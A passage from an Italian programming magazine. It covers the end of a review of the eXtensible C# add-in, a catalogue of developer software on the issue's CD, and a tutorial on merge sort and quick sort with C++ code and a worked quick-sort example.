      // Altro codice...
      return returnObject;
  }
}
```

In questo caso il *TestMethod* della classe *MyApp* eredita le asserzioni dall'interfaccia che ha implementato.

VERIFICA DEL CODICE

Esistono casi in cui già in fase di compilazione è evidente che si sono violate le Asserzioni Dichiarative, ad esempio se si imposta *[return: Not Null]* e nel codice si mette *return null;* sicuramente si avrà un errore.
Attivando l'attributo *[Verify]* su un metodo, una classe o un assembly vengono verificate tutte le asserzioni che vengono violate esplicitamente, e inoltre vengono verificate le eccezioni *NullExceptions*, ad esempio date dal seguente codice:

```
object obj = null;
MessageBox.Show(obj.ToString());
```

Gli errori trovati vengono riportati nel Visual Studio.NET, ma solo se non ci sono dubbi, altrimenti vengono ignorati.

CODE COVERAGE

Succede molto spesso durante l'evoluzione di un progetto, di scrivere del codice che poi non serve più, ma che rimane dentro perchè non si ha il tempo di verificare che non serve più.
Il codice che non viene usato comunque porta via risorse durante la compilazione, può sviare l'attenzione durante la correzione dei bachi e può introdurre problemi di sicurezza, non essendo più mantenuto.
XC# permette di verificare che tutti i membri interni di un assembly siano raggiungibili partendo dai membri raggiungibili dall'esterno.
Se vengono trovati membri non raggiungibili viene emesso un warning nel Visual Studio.NET.
L'uso è molto semplice, basta mettere *[assembly: CheckCodeCoverage]* per far verificare il codice in tutto l'assembly.
La verifica è un qualcosa che va abilitato solo ogni tanto, per non appesantire inutilmente la compilazione ogni volta.

OBFUSCATION

E' molto facile ottenere il codice sorgente a partire dal codice IL compilato (ad esempio usando prodotti come Anakrino). L'Obfuscation è quella tecnica che cambiando i nomi di membri, parametri e variabili interne rende molto più difficile la comprensione del codice.
Per ottenere l'offuscamento del nostro codice basta mettere l'attributo *[assembly: Obfuscate]* nel codice, compilare e provare a guardare il codice prodotto con *ILDASM* o *Anakrino*.
Bisogna porre attenzione al fatto che non si può più usare la Reflection sui menbri interni, perchè i nomi saranno differenti. Il debugging invece rimane possibile perchè il file *.pdb* viene creato con i nomi offuscati.
Non ci si deve però illudere che basti questo livello di offuscamento per rendere completamente incomprensibile il sorgente, anche se è un ottimo inizio. Altri prodotti permettono di cifrare e comprimere le stringhe usate internamente al sorgente, rendendo veramente molto ardua la decifrazione del codice.

ESTENSIONI CUSTOM

Estendere XC# è molto facile, basta creare i propri attributi e implementare l'intefaccia *XCSharp.Interface.ICompilationAttribute* (ricevendo quindi anche gli eventi generati dal compilatore) o derivare direttamente da *CompilationAttribute*.
Il modello ad oggetti è descritto nella documentazione che, anche se incompleta in alcuni punti, può tranquillamente essere usata.
La disponibilità poi dei sorgenti rende molto semplice chiarirsi i dubbi o vedere come estendere i meccanismi già presenti.

CONCLUSIONI

L'Add-In si integra perfettamente nel Visual Studio, compresa la documentazione, e può essere abilitato/disabilitato a piacere.
L'unico problema riscontrato è stato che l'installazione non registrava perfettamente la classe però grazie ai sorgenti l'ho ricompilata dopo aver tolto il riferimento al file delle chiavi usato per creare lo strong name che bloccava la compilazione.
eXtensible C# è un prodotto gratuito, che, anche se non rivoluziona il linguaggio C#, lo estende rendendo molto più semplice svolgere le operazioni descritte. E' un tool che dovrebbe essere usato estensivamente, visto che con poca fatica si realizzano operazioni altrimenti molto noiose.

Lorenzo Barbieri
Senior Consultant
ObjectWay

SCHEDA TECNICA

Nome prodotto: eXtensible C#
Produttore: ResolveCorp
Web: www.resolvecorp.com
Licenza: Gratuita
File su CD: ExtesnsibleC#.zip

Ed inoltre Software sul CD di ioProgrammo

Borland C++ Mobile Edition

Applicazioni professionali per il mobile

Un ambiente per lo sviluppo di applicazioni mobili davvero eccezionale: sviluppato in collaborazione con Nokia, si integra perfettamente all'interno del C++ Builder 6 e velocizza enormemente tutte le fasi, dalla creazione alla distribuzione, delle applicazioni. È possibile creare e personalizzare applicazioni orientate alla piattaforma Nokia Series 60, con sistema operativo Symbian OS. L'ambiente in cui ci troviamo a operare riduce drasticamente il cosiddetto time-to-market, grazie alla filosofia RAD che caratterizza il C++ Builder.

Il pacchetto allegato include il Borland Mobile Edition plug-in, l'SDK Series 60 di Nokia, il JRE 1.3.1 ed il Perl 5.6.1. Per l'installazione è richiesta la presenza del Borland C++ Builder 6, in versione non trial.

cme11.zip

AppForge MobileVB 3.5

Per creare applicazioni per dispositivi mobili in Visual Basic

Integrandosi perfettamente in VB6, AppForge MobileVB permette agli sviluppatori Visual Basic di cominciare in breve tempo la costruzione di applicazioni per dispositivi mobili e wireless. Con MobileVB è possibile sviluppare applicazioni per Palm OS, Sony Ericsson P800, PocketPC, Nokia 0210/9290 e tutti i dispositivi che montano il Symbian OS. Versione di valutazione valida trenta giorni, per l'attivazione è sufficiente collegarsi al link *http://scripts.appforge.com/eval/afeval.asp*.

MobileVB35.exe

JBuilder MobileSet 3

Lo sviluppo mobile su Java

Un ambiente di sviluppo conforme alle specifiche J2ME, pronto per essere integrato in Borland JBuilder, dedicato allo sviluppo software per strumenti Java-enabled. Grazie alla perfetta integrazione con JBuilder, il MobileSet si presenta come la scelta ideale per la realizzazione di applicazioni J2ME attraverso la piattaforma MIDP/CLDC. Include un ricco tool di strumenti per il design visuale, emulatori, funzionalità per il deployment ed il debug, oltre a molte altre funzionalità ereditate da Borland JBuilder.

mobileset_301.zip

M7 Application Assembly Platform 3.01

J2EE è facile!

Spesso si è accusata la piattaforma J2EE di eccessiva difficoltà, d'altro canto il successo di alcune progetti software di grandi dimensioni basati proprio su Java, ha reso J2EE un miraggio per molti sviluppatori. M7 Application Assembly Platform nasce proprio con l'ambizione di rendere più semplice lo sviluppo di applicazioni su J2EE. L'ambiente presenta quattro componenti fondamentali: un servizio di repository per la condivisione di componenti e dei servizi web, un server che si occupa delle operazioni di caching e della persistenza degli oggetti, un IDE per l'assemblaggio visuale dell'applicazione a partire da componenti autonomi ed un tool per la definizione del workflow dell'applicazione. Una soluzione che semplifica e rende più veloce lo sviluppo di applicazioni enterprise.

M7_eval_3_01_237.exe

Java(TM) 2 SDK, Standard Edition 1.4.1_02

Tutto quello che serve per realizzare applicazioni Java

L'ambiente di sviluppo Sun che negli ultimi anni si è imposta come la prima scelta per i programmatori che lavorano in ambito multipiattaforma. In questa nuova release troviamo grandi miglioramenti sul piano delle performance e della scalabilità. In particolare, la connettività ha fatto un ulteriore passo avanti grazie a XML, CORBA, Ipv6 e alla tecnologia JDBC 3.0. Tra le tante novità della Java 1.4 si segnalano le notevoli migliorie per tutto ciò che riguarda l'IO: buffer, gestione delle regular expression, socket, channels e molto altro ancora. In versione sia Linux sia Windows.

J2SE141

ActiSetup 1.0

Un agile ambiente per creare pacchetti di installazione

Un piccolo ambiente RAD per la costruzione di pacchetti di installazione. ActiSetup utilizza il motore Dacris Installer, un engine di scripting che consente di scrivere rapide ed efficaci procedure di installazione. Tra le caratteristiche più interessanti c'è la possibilità di scaricare pacchetti da Internet con grande efficienza attraverso più thread contemporaneamente. Versione di prova valida quattordici giorni.

actisetup.exe

ADOMine 2003 1.0

Esplora i tuoi database!

Un tool che aiuta sviluppatori e amministratori di sistema nei lavori di manutenzione ed esplorazione dei database. I dati reperiti possono essere visualizzati sia in forma d'albero che in modalità griglia, mentre i report realizzabili sono particolarmente flessibili e possono essere facilmente condivisi grazie al formato XML. Versione di prova, risulta limitato a dieci il numero di tabelle, viste e stored procedures gestibili.

ADOMine2003.exe

ActiveInstall Professional 1.0

Un completo ambiente per costruire pacchetti di installazione

ActiveInstall è un potente strumento per lo sviluppo di pacchetti Windows Installer che, oltre a fornire il supporto per tutte le tecnologie attuali (compreso il .NET Framework), ha dalla sua la possibilità di essere programmato utilizzando Visual Basic for Applications (VBA). Una funzionalità davvero interessante e che permette di interagire agevolmente con l'applicativo utilizzando un linguaggio conosciuto da un vastissimo numero di persone.

All'atto dell'installazione è necessario essere in possesso di uno user name e di una password, che si possono ottenere collegandosi al link *http://www.activeinstall.com/MyActiveInstall/Register.aspx*. Versione di prova valida dieci giorni.

AIProSF.exe

COM Express 2.0

Per creare applicazione N-tier

Un generatore di codice Visual Basic che consente di creare applicazioni N-tier in pochissimo tempo. Il ventaglio di problemi che si possono affrontare con questo ambiente e vastissimo, grazie al supporto per COM+, SQL2000 XML SQL, MS SOAP Toolkit 3, XML ed alla completa gestione di stored procedure. I template disponibili per la generazione veloce di codice possono essere ampiamente personalizzati con semplici istruzioni in VBScript e, grazie alla estrema somiglianza con le strutture ASP, la curva di apprendimento dell'ambiente risulta particolarmente vantaggiosa.

COMExpress2.exe

CompileX.Net 2.0

Business application in un lampo

Sviluppato appositamente per la piattaforma .NET, questo generatore di codice consente di realizzare applicazioni database-driven con logica multi-tier sia in VB.NET sia in C#. Si rivela un ottimo strumento in più occasioni: Web-Services, ASP.NET e applicazioni Windows, sono tutti ambiti perfettamente gestiti da CompileX. Versione dimostrativa, è inibita la generazione di applicazioni.

compilex_demo.exe

Ghost Installer Studio 3.5.2

Tutto l'applicativo in un singolo file di installazione

Con Ghost Installer è possibile creare dei file dei pacchetti di installazione contenuti completamente in un singolo file. Il kit di sviluppo consente di personalizzare approfonditamente l'interfaccia del setup e offre il supporto multilingua oltre a fornire automaticamente un programma di disinstallazione. Per realizzare pacchetti assolutamente professionali non è richiesto alcuna conoscenza di programmazione: tutte le personalizzazioni e le istruzioni possono essere impartite per via visuale.
Grazie all'integrazione di un potente algoritmo di cifratura e alla possibilità di associare un serial number per ogni utente, Ghost Installer garantisce una più efficace protezione dalla copie illegali del software che distribuiamo. L'interfaccia utente di Ghost Installer Studio permette di inviare una chiave di registrazione ad ogni utente che ne faccia richiesta: il tutto è gestito per via visuale e senza alcun intervento da parte dello sviluppatore. Anche la generazione e l'archiviazione delle chiavi relative ad ogni utente sono operazioni gestite in modo del tutto automatico da Ghost Installer. Più che una singola applicazione, Ghost Installer può essere visto come una vera e propria piattaforma, grazie al supporto di plug-in e di un API appositamente dedicata. In questa nuova versione è stata raggiunta la piena compatibilità con la piattaforma .NET di Microsoft, oltre a numerose ed interessanti funzioni come la possibilità correggere installazioni corrotte e la funzione di Rollback.

GIStudioDemo1.exe

IronEye Cache 1.0

Scova ed elimina i colli di bottiglia nelle tue applicazioni

In molti casi, il rallentamento delle nostre applicazioni è dovuto ad un eccessivo uso di chiamate a database.
I tradizionali strumenti di analisi permettevano di individuare questi problemi ma, nella maggior parte di casi, il lavoro di risoluzione era lasciato al programmatore.
IronEye, al contrario, non solo aiuta a evidenziare le porzioni di codice incriminate ma, attraverso una efficace funzione di caching, consente di risolvere egregiamente il problema, con un intervento minimo da parte dello sviluppatore. Applicabile a qualsiasi applicazione che utilizzi JDBC, è distribuita in versione di prova valida trenta giorni.

ironeyecache-1_0_197.zip

JGraphpad 2.0

Per creare diagrammi UML, flow chart e mappe

Un editor di diagrammi che, attraverso una interfaccia del tutto simile ai più semplici programmi di disegno, consente anche ai meno esperti di realizzare complessi diagrammi appartenenti a svariate tipologie: UML, flow chart, mappe e molto altro ancora. Si può essere subito produttivi grazie ad efficienti funzioni di importazione sia per il testo che per la grafica, con il supporto dei più diffusi formati (GXL, JPG, PNG, HTML, ecc.)

jgraphpad-2.0.0-Windows-noVM-Setup.exe

MoreMotion Web Designer 1.3

Uno strumento avanzato per la progettazione e la gestione di siti XML based

Questo software offre numerosi strumenti per lo sviluppo professionale di siti web, attraverso un'interfaccia wysiwyg semplice ed intuitiva. Il software si rivela adatto sia per utenti principianti sia per utenti professionisti.
Basato su un'architettura XML, MoreMotion Web Designer si rivela molto adatto per la generazione di pagine dinamiche in formato XSL. Il software prevede una libreria di strumenti estensibile, che permette di riutilizzare gli elementi sviluppati.
È fornito con alcuni template avanzati. MoreMotion è fornito anche di un project Explorer, per la gestione dei progetti e di numerosi strumenti di ausilio alla progettazione e alla gestione dei siti.

mmAdvancedSuite_en_v1.3.zip

NCTAudioStudio 2.1.3

Audio: controllo totale!

Una suite comprendente ben 17 controlli ActiveX per la manipolazione di dati di tipo audio: è possibile leggere e scrivere file, effettuare diversi tipi di conversione ed è presente anche una utile funzione di merge tra più file.
Il pacchetto può essere provato gratuitamente ma, se utilizzato a fini commerciali è necessaria la registrazione a pagamento. In questo aggiornamento è stata aggiunto il supporto per il formato Mobile Voice. Questa nuova versione aggiunge il supporto per numerosissimi formati audio: WAV non compresso, WAV compresso (GSM, ADPCM, DSP, ALAW, ULAW, ALF2 CD e altri), MP3, MP2, VOX, RAW, WMA, AVI (audio), Ogg, Vorbis e altri ancora.

NCTAudioStudio2.exe

oXygen XML editor 2.0
Un potente ambiente per la gestione di XML

Un editor XML Java-based, che offre un completo supporto per XSL, TXT, XSD e DTD. Oltre alla validazione dei contenuti XML, XSL e XSD, sono disponibili delle ottime funzioni di autocomposizione che guidano l'utente nella scrittura di contenuti XML validi. L'applicazione può essere utilizzata in diverse lingue, compresa l'italiano. Al primo avvio dell'applicazione è necessario completare un piccolo form con i propri dati per ricevere la chiave di attivazione.
Tra i miglioramenti apportati con questa nuova versione c'è la possibilità di visualizzare ed editare i documenti XML anche attraverso un albero gerarchico. Versione di prova valida trenta giorni.
oxygen.exe

Poseidon for UML Community Edition 1.6
Un potente tool UML

Implementato completamente in Java, può girare su qualsiasi piattaforma.
I diagrammi sviluppati con Poseidon possono essere esportati in svariati formati (gif, ps, eps e svg), pieno supporto per il drag & drop, interessanti funzionalità per il reverse engineering di sorgenti Java, generazione automatca di codice Java.
Compatibile con lo standard UML 1.3, Poseidon supporta tutti i diagrammi UML. Gratuito.
PoseidonCE1_6_1Installer.exe

RMTrack Issue Tracking 1.0.2
Tieni traccia dei bug delle tue applicazioni

Un'applicazione Web-based che consente un'agevole gestione dello sviluppo di progetti software di grandi dimensioni e del relativo processo di bug tracking. Semplicità e flessibilità sono le linee guida dell'ambiente che, grazie ad un sistema grafico di workflow, consente di interagire per via visuale con grande immediatezza. Utile la possibilità di generare report direttamente in formato Excel.
Versione di valutazione valida trenta giorni.
rmtrackv1.1.2.exe

Serial Monitor 2.30
Controlla lo stato delle tue porte seriali

Un'applicazione per il monitoraggio delle porte seriali che si rivela di grande utilità nelle operazioni di troubleshooting e che ha dalla sua la capacità di tenere in un traccia in un log di tutte le attività che hanno interessato una porta in un determinato arco temporale. Un'interfaccia particolarmente curata e l'ampio uso di wizard rendono l'utilizzo di questa applicazione particolarmente piacevole, oltre che efficace. Versione di valutazione valida trenta giorni e limitata ad un massimo di cento sessioni.
sermon.exe

Stop Dialer 2.0
Una sentinella contro i dialer a pagamento

Temete i malefici dialer a pagamento? Avete il timore di scaricare involontariamente qualche programma che vi cambi la connessione mentre navigate? STOP Dialers!
Ecco la soluzione finale! Una sentinella contro i dialer a pagamento, i più insidiosi e vigliacchi. Tronca le connessioni 'strane' e non autorizzate a vostra richiesta. Quando avviene una connessione, STOP Dialer controlla che sia stata preventivamente autorizzata. Se non fosse così il programma impedisce immediatamente alla connessione di completarsi.
Realizzato da Guido Bottini, l'applicazione è completamente gratuita.
StopDialers2_0_setup.exe

Sonic Stylus Studio 4.6
Gestisci XSL e XML con stile

Forte dei molti premi vinti e di una base di installato che conta oltre 30.000 sviluppatori sparsi in tutto il mondo, Stylus Studio si presenta come un potente tool visuale per lo sviluppo e la gestione di documenti XML e XSL.
Rimarchevole la qualità della mappatura dei documenti che Stylus Studio offre per via grafica, consentendo una più facile analisi dei documenti.
Permette di gestire e modificare tutti i tipi di file che appartengono ad un'applicazione XML: oltre a documenti XML, abbiamo il pieno supporto per gli XSLT stylesheets, DTD e gli XML schema, oltre ai file Java. Gira su Windows NT – 2000 -XP.
Tra le funzioni più interessanti, segnaliamo la possibilità di effettuare il debug e la presenza di una potente funzione di preview sulle trasformazioni realizzate.
Un prodotto che può risultare valido sia ai principianti che agli esperti e si presta anzi a fare da guida in un percorso di apprendimento delle tecnologie legate a XML.
All'atto dell'installazione è richiesto un collegamento Internet al fine di riempire una breve form. Una chiave di attivazione verrà inviata alla nostra casella di posta elettronica.
studio.exe

TextPad 4.6.2
Uno dei migliori Text editor per Windows

Rivolto a tutti coloro che trovano il text pad di Windows un po' troppo limitato nelle funzionalità, TextPad si presenta come uno dei migliori editor di testo per Windows. Programmando siamo sempre alla ricerca di un buon editor che sia al contempo semplice e veloce e che non faccia rimpiangere le funzionalità dei word processor più avanzati.
In TextPad si segnala addirittura la presenza di un registratore di macro, utilissimo a velocizzare le operazioni più frequenti.
txpeng462.exe

UltraEdit-32 10.00b
HTML, testo, esadecimale: tutto in un editor

UltraEdit-32 è principalmente un editor esadecimale con un completo supporto per le macro e numerose funzioni avanzate come la conversione i file da DOS a Unix. In questa nuova versione sono state aggiunte delle comode funzionalità di autocompletamento, oltre ad un miglioramento complessivo dell'interfaccia, inoltre è ora disponibile il supporto per SFTP *(Secure FTP Support)* ed il sintax highlighting che si adatta automaticamente al tipo di documento, basandosi sul nome del file.
Licenza di valutazione valida 45 giorni.
uedit32.zip

☑ Algoritmi ricorsivi

Procedure e tecniche di Sorting

Nell'ambito del sorting rivestono ruoli di primaria importanza, per tecniche implementative e per efficienza, i due metodi di natura ricorsiva che si basano sulla filosofia "divide et impera": merge sort e quick sort.

Il mosaico chiamato sorting, costruito e curato in questi ultimi appuntamenti di soluzioni, si conclude con l'aggiunta delle ultime tessere di particolare valore e fascino. È quindi, il momento di discutere metodi avanzati che assicurano elevata efficienza. Si tratta degli algoritmi ricorsivi, in particolare, palma della vittoria come metodo più veloce, secondo l'attuale letteratura informatica, va al quick sort, che come vedremo è la rivisitazione di un algoritmo dalle prestazioni non esaltanti, il bubble sort. Come verrà evidenziato nel corso della trattazione, tali algoritmi si basano sul concetto di spostare il minor numero di volte gli stessi elementi, e questo come nel caso del quick sort si otterrà con una semplice quanto illuminante intuizione. Il primo paragrafo mostrerà la filosofia che regge entrambi i metodi che, successivamente, verranno presentati e implementati con routine C++. Infine, sarà proposta una valutazione circa la loro efficienza, come sempre in termini di complessità.

DIVIDI PER DOMINARE

La massima politica "Divide et impera" la cui attribuzione storica è contesa tra: il Senato romano, Filippo il macedone e Luigi XI di Francia; è chiara, indica che per dominare bisogna dividere e amministrare le parti (più piccole) prodotte, sottolineando implicitamente la difficoltà che si ha nel gestire un impero o comunque qualcosa di grande. Il principio è stato accolto nel mondo della programmazione. Sovente si incontra nei testi in lingua, la traduzione "Divide and conquer" che in italiano è "dividi per dominare", anche se in definitiva personalmente preferisco la frase latina originale. Se vogliamo, anche il concetto di top down ha basi teoriche radicate sulle posizioni di Filippo il macedone o di chi per lui. Esaminiamo adesso, quali relazioni ci siano con il problema dell'ordinamento. Come accennato i metodi che ci apprestiamo a studiare fanno propria la massima divide et impera. Essi, a partire dalla solita sequenza disordinata di valori, la dividono in due parti e per ognuna di esse applicano lo stesso metodo, al termine fondono le due parti ordinate. Si tratta quindi di dividere nuovamente ognuna delle due partizioni in altre due fino ad arrivare a sottosequenze ordinate o elementari, costituite cioè da un solo elemento, ed in ogni fase combinare le sequenze ordinate. Dalla descrizione generale si evidenzia la struttura ricorsiva del metodo. In generale un metodo di ordinamento basato sul divide et impera si presenterà nella seguente forma:

```
detsort (sequenza)
{ se sequenza (è disordinata) oppure (più lunga di 1)
                                                  allora
   { partiziona in due liste sinistra e destra
     detsort(sinistra)
     detsort(destra)
     fondi(sinistra, destra) }
}
```

Da subito, per semplicità, considereremo la sequenza come un vettore di numeri interi. Senza entrare nei particolari, che tratteremo nei prossimi paragrafi, diremo che il merge sort segue pedissequamente la struttura algoritmica proposta. Il vettore (sequenza) viene diviso in due sottovettori di lunghezza simile, uguali o al più differenti di una unità, e dopo il loro ordinamento, che si attua facendo riferimento alla stessa procedura richiamata ricorsivamente, vengono combinati, ovvero si giustappongono (fondono) i due vettori in modo da farne risultare uno nuovo comunque ordinato. È dalla ultima fase di fusione che deriva il nome merge. Per il quick sort si enfatizza maggiormente la fase di partizionamento, che nel caso generale non produce due sottovettori di lunghezza uguale (verrà attuata rispetto ad un elemento di pivot), mentre lo stadio di fusione è implicito nel metodo.

MERGE SORT

La filosofia del divide et impera è realizzata appie-

Soluzioni

no nel metodo di ordinamento conosciuto come merge sort. Si tratta di iterare il processo di partizionamento, ordinamento e fusione. Nella fase di ordinamento si innesca il carattere ricorsivo.
Inizialmente, il vettore di *n* elementi viene diviso in due vettori di *n*/2 elementi ciascuno (nel caso di *n* dispari una delle due partizioni presenterà un valore in più), i due sottovettori ottenuti vengono ordinati separatamente riapplicando il metodo, e successivamente fusi (*merge*). Ordinare i sottovettori di lunghezza *n*/2 significa dividerli in sottovettori di lunghezza *n*/4 e applicare lo stesso procedimento esposto per i sottovettori padre. La chiamata ricorsiva al metodo termina quando si perviene a sottovettori di lunghezza unitaria. Nello sviluppare l'algoritmo, e la conseguente codifica C++, si separano le due fasi di ordinamento e di fusione. Con la funzione riportata di seguito, semplicemente si fondono due partizioni ordinate di vettori. Le due partizioni sono individuate dagli intervalli *[sx,m]* e *[m,dx]*, tali indici sono anche i parametri della funzione. L'attuazione della fusione avviene attraverso tre fasi identificate da altrettanti cicli di *while*. In particolare, il primo ciclo effettua il merge vero e proprio, mentre i successivi due, si occupano di gestire i residui a seconda se presenti nella partizione sinistra o in quella destra. Il vettore temporaneo *temp* ricostruisce il vettore ordinato come giustapposizione (fusione) dei due sottovettori. L'ultimo ciclo di *for* si occuperà di ricopiare il risultato, vettore temporaneo, nella intervallo *[sx,dx]* del vettore originario *a*.

```
void merge (int sx, int m, int dx)
{     int temp[20], i, j, k;
      i=sx;
      j=m+1;
      k=sx;
      // Fusione (merge) dei due vettori ordinati
      while ((i<=m) && (j<=dx))
      {   if (a[i]<a[j])
                temp[k]=a[i++];
            else temp[k]=a[j++];
                k++; };
       // Gestione dei residui (se presenti) sinistri
       while (i<=m)
       {   temp[k]=a[i++];
             k++; };
        // Gestione dei residui (se presenti) sinistri
        while (j<=dx)
        {   temp[k]=a[j++];
              k++; };
         // Ricomposizione del vettore a partire da
                                         quello temporaneo
         for(i=sx; i<=dx; i++)
         a[i]=temp[i];
}
```

La procedura ricorsiva *mergesort* prende come parametri due variabili *sx* e *dx* che indicano rispettivamente l'estremo sinistro e destro del vettore (o in generale della porzione di vettore) e ordina la sottosequenza compresa nel sottovettore delimitato da tali indici. Come si può notare analizzando il codice dell'implementazione della funzione, l'ordinamento viene fatto dalla sequenza di tre operazioni: ordinamento della partizione sinistra (chiamata alla prima procedura *mergesort*), ordinamento della partizione destra (chiamata alla seconda procedura *mergesort*) e fusione dei due sottovettori (chiamata a *merge*, precedentemente descritta). La catena delle chiamate ricorsive a *mergesort* ad un certo punto termina e si esce da una di esse, così si ripercorre a ritroso la stessa catena, fino ad ottenere il risultato sperato di ordinamento. Si esce dalla procedura quando risulta falsa la condizione dell'*if*, ossia quando, l'indice sinistro non risulta minore di quello destro, il che significa che i due estremi si sono incontrati e quindi il sottovettore in esame è di lunghezza minima *1*. Il valore med indica la media dei due estremi, si noti che in C++ essendo *med* un intero, il risultato della divisione è sempre un numero intero, secondo le regole di cast proprie del linguaggio, tale operazione produrrà quindi, il quoziente.

```
void mergesort(int sx, int dx)
{    int med;
     if (sx<dx)
     {   med=(sx+dx)/2;
         // Chiamate ricorsive per le due partizioni
                                     sinistra e destra
         mergesort(sx,med);
         mergesort(med+1,dx);
         // Fusione (merge) delle due partizioni ordinate
         merge(sx,med,dx);}
};
```

È evidente che la procedura *merge* presenti complessità proporzionale a *n*, poiché si tratta di una scansione lineare del vettore. Tale procedura è richiamata *log(n)* volte. Per comprendere ciò si pensi che ogni volta si divide il vettore a meta, quindi si generano partizioni di lunghezza *n*/2, *n*/4, *n*/8 e così via, il cui numero è pari, appunto, a *log(n)*. In definitiva, la complessità totale del metodo è *n*log(n)*. Una versione efficiente del programma andrebbe sviluppata in modo non ricorsivo. A tale proposito ho dato utili spunti nel metodo successivo per il quale è anche possibile sviluppare una versione iterativa.

QUICK SORT

L'algoritmo, introdotto e battezzato da *C.A.R. Hoare*, si basa sul metodo dello scambio ed è un miglioramento (un sostanziale miglioramento) del bubble sort che, come sottolineato da queste pagine, tra i metodi diretti è il meno efficiente. Il nome *quick sort*

Ordinamento su supporti sequenziali

L'ordinamento su supporti di memorizzazione di massa sequenziale, ovvero su nastri, avviene applicando particolari tecniche che si basano sul concetto di fusione proposto nel merge sort. Tali tecniche sono classificate in: *fusione diretta, fusione naturale, fusione multidirezionale bilanciata, e fusione polifase.*

Soluzioni

Bibliografia

- **ALGORITMI + STRUTTURE DATI = PROGRAMMI**
  Niklaus Wirth
  (Tecniche nuove)

- **SOLUZIONI**
  Fabio Grimaldi
  ioProgrammo n. 67

(ordinamento veloce) dato al metodo dal suo creatore, non è forviante, anzi, è ben riuscito in quanto si tratta dell'algoritmo di ordinamento più veloce. L'idea che ha perseguito *Hoare* è di sviluppare un metodo che minimizzasse il numero di scambi per aumentare conseguentemente l'efficienza. Il grande Wirth, padre del linguaggio Pascal, e soprattutto padre della programmazione strutturata, nel suo *"Algoritmi + strutture dati = programmi"*, testo che spesso lodo per la sua valenza scientifica e per il suo significativo valore "storico", individua come chiave dell'efficienza del quick sort il fatto che gli scambi tra i valori nel vettore avvengono in generale per lunghe distanze. Istruttivo è l'esempio nel quale si considera un vettore di n elementi sistemati esattamente nell'ordine inverso. Per ordinarli basterebbero solo $n/2$ scambi, ed esattamente quelli che coinvolgono il primo con l'ultimo elemento, il secondo con il penultimo e così via. È evidente che solo raramente il vettore si presenta in questa forma, ma l'esempio ha un valore simbolico visto che quick sort è una generalizzazione del concetto esposto; esaminiamolo. Inizialmente si considera un valore mediano, che precedentemente abbiamo introdotto con il nome di *pivot*, se siamo fortunati tale valore si troverà esattamente al centro della sequenza. In letteratura si trova la traduzione di pivot come perno o fuoco, preferisco usare il termine originale anche per conformità con altri metodi che adottano elementi di confronto mediani a cui danno esattamente questo nome. Si esaminano così due partizioni partendo per la prima dall'elemento iniziale a sinistra e per la seconda dall'ultimo a destra. Le due sottosequenze si scorrono fino a quando non si incontra, nel primo caso un valore più grande del pivot e nel secondo caso un valore più piccolo del pivot, che come possiamo intuire sono situazioni che generano disordine, nel qual caso i due elementi si scambiano. La scansione sulle due partizione e il susseguente scambio continua fin quando i due indici di esplorazione dei sottovettori non si incontrano. Al termine della fase abbiamo un vettore "più ordinato" di prima, ma che nel caso generale ancora non è completamente ordinato, a meno che non ci troviamo nel situazione favorevole quanto rara di una lista di valori equidistanti disposti esattamente in ordine inverso, come accennato prima. Breve inciso per ribadire come nel caso più comune di vettori di dimensione "consistente", si verifichi il concetto evidenziato da Wirth", ossia che gli scambi avvengono tra elementi distanziati di molto. Di seguito approfondiremo il criterio di scelta del pivot. In questa fase dell'applicazione del metodo, siamo quindi pervenuti ad un ordinamento parziale; concetto già incontrato nella trattazione dei metodi esaminati le scorse volte. Nel caso specifico, l'ordinamento parziale si traduce nella produzione di due partizioni per le quali ogni elemento della prima è minore o uguale del pivot e ogni elemento della seconda è maggiore o uguale del pivot. Si tratta adesso di riapplicare l'identico metodo alle due partizioni di vettori così generate, il metodo più semplice è quello ricorsivo, ovviamente è possibile farlo anche iterativamente. Al contrario del merge sort, con il quick sort le partizioni prodotte, sebbene sia auspicabile, non sono di eguale lunghezza poiché si generano in base alla scelta del pivot ed alla distribuzione dei valori nel vettore. Potrebbe ad esempio capitare il caso limite, poco favorevole, di generazione di partizioni completamente sbilanciate, di lunghezza n e 1, con n dimensione del vettore. Nel caso fortunato invece, le partizioni generate sono di eguale lunghezza. Prima di esaminare la codifica dell'algoritmo, consideriamo un esempio concreto di vettore disordinato di 9 elementi, analizzando come si susseguono le varie fasi che conducono al completo ordinamento (Fig. 1).

15	12	36	9	29	7	18	30	10

Nella fase 0 si individua come elemento di pivot quello centrale, ovvero il 29 e si esaminano tutti gli elementi a sinistra a partire dal primo, e a destra dall'ultimo. Nella scansione a sinistra ci si ferma quando si incontra un elemento in disordine con il pivot, cioè quando è più grande, nel caso specifico quando si incontra il numero 36, nella scansione a destra il primo elemento esaminato è gia oggetto di scambio poiché più piccolo del pivot. Così i due numeri 36 e 10 vengono scambiati, senza peraltro che la fase sia conclusa. Riprendendo a scorrere la parte sinistra non si incontrano altri elementi più grandi del pivot se non il pivot stesso che risulta dal confronto non minore di se stesso (essendo appunto uguale) quindi soggetto a scambio. A destra invece, il numero 18 risulta più piccolo del pivot. I due elementi 29 e 18 si scambiano e la prima fase termina. Ogni fase si conclude quando gli indici che percorrono le due partizioni si incontrano. In Fig. 1 sono riportate tutte le fasi ed i rispettivi pivot. Le partizioni sono proposte di colore diverso. L'ordinamento parziale è rappresentato in verde. Al termine della prima fase sono state generate due partizioni di lunghezza differente (prerogativa del metodo), oltre al pivot che rimane isolato e "ordinato". Si noti come sia rispettato l'ordinamento parziale, gli elementi a sinistra del pivot sono tutti minori di esso mentre quelli a destra risultano maggiori. Si tratta

Fasi\indici	1	2	3	4	5	6	7	8	9	Pivot
0	15	12	36	9	29	7	18	30	10	29
1	15	12	10	9	18	7	29	30	36	10 e 30
2	7	9	10	12	18	15	29	30	36	7 e 18
3	7	9	10	12	15	18	29	30	36	12
4	7	9	10	12	15	18	29	30	36	

Fig. 1: **Fasi del quick sort, il colore verde indica le parti del vettore parzialmente ordinate. Nell'ultima fase l'intero vettore è ordinato.**

